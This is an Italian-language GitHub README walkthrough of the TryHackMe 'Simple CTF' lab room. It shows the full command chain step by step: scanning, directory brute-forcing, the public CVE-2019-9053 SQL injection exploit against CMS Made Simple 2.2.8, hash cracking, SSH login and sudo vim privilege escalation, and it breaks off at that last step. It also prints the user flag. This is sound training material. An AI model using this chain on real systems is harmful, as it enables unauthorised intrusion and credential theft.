 imperialx1104/simple-ctf-writeup
Walkthrough professionale del CTF Simple di TryHackMe che copre enumerazione, iniezione SQL in CMS Made Simple (CVE-2019-9053), recupero delle credenziali, accesso SSH, escalation dei privilegi tramite Vim e compromissione di root.

Walkthrough professionale della room Simple CTF su TryHackMe, che copre enumerazione, SQL Injection su CMS Made Simple (CVE-2019-9053), recupero credenziali, accesso SSH, privilege escalation tramite Vim e compromissione della root.
Una walkthrough completa della room Simple CTF su TryHackMe, che copre ricognizione, enumerazione, sfruttamento delle vulnerabilità, recupero credenziali, privilege escalation e cattura delle flag.
| Campo | Valore |
|---|---|
| Piattaforma | TryHackMe |
| Nome Room | Simple CTF |
| Difficoltà | Facile |
| Categoria | Web Exploitation & Linux Privilege Escalation |
| Autore | Saahil Gupta (ImperialX1104) |
L'obiettivo di questa room è:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag
Il primo passo è stato verificare la connettività con la macchina target.
ping 10.49.175.174
L'host ha risposto correttamente, confermando che era raggiungibile.
È stata eseguita una scansione Nmap completa per identificare i servizi esposti.
nmap -A -v 10.49.175.174
| Porta | Servizio | Versione |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

Navigando verso il server web target è stata visualizzata la pagina predefinita di Apache.
http://10.49.175.174

In questa fase non era visibile alcuna superficie d'attacco evidente.

Per identificare risorse nascoste, è stato eseguito un brute forcing delle directory utilizzando FFUF.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

È stata scoperta una directory chiamata /simple.
Navigando verso la directory scoperta è emersa un'installazione CMS.
http://10.49.175.174/simple

CMS Made Simple 2.2.8
Il numero di versione si sarebbe rivelato cruciale in seguito.
La versione del CMS è stata ricercata utilizzando SearchSploit.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

È stata identificata una nota vulnerabilità di SQL Injection.
L'exploit è stato copiato localmente per analisi ed esecuzione.
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053

L'exploit disponibile pubblicamente è stato eseguito contro l'istanza CMS target.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
L'exploit ha estratto con successo informazioni dal database backend.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| Elemento | Valore |
|---|---|
| Username | mitch |
| [email protected] | |
| Salt | 1dac0d92e9fa6bb2 |

L'hash estratto è stato crackato utilizzando Hashcat.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| Campo | Valore |
|---|---|
| Username | mitch |
| Password | secret |
Le credenziali recuperate sono state testate contro il servizio SSH.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

L'autenticazione riuscita ha fornito accesso alla shell come utente mitch.

Dopo aver ottenuto l'accesso, la user flag è stata trovata nella home directory di Mitch.
whoami
cd ~
cat user.txt
G00d j0b, keep up!
Il controllo dei permessi sudo ha rivelato una configurazione interessante.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

Questa configurazione consente all'utente di eseguire Vim con privilegi di root senza fornire una password.
Avvio di Vim come root:
sudo vim
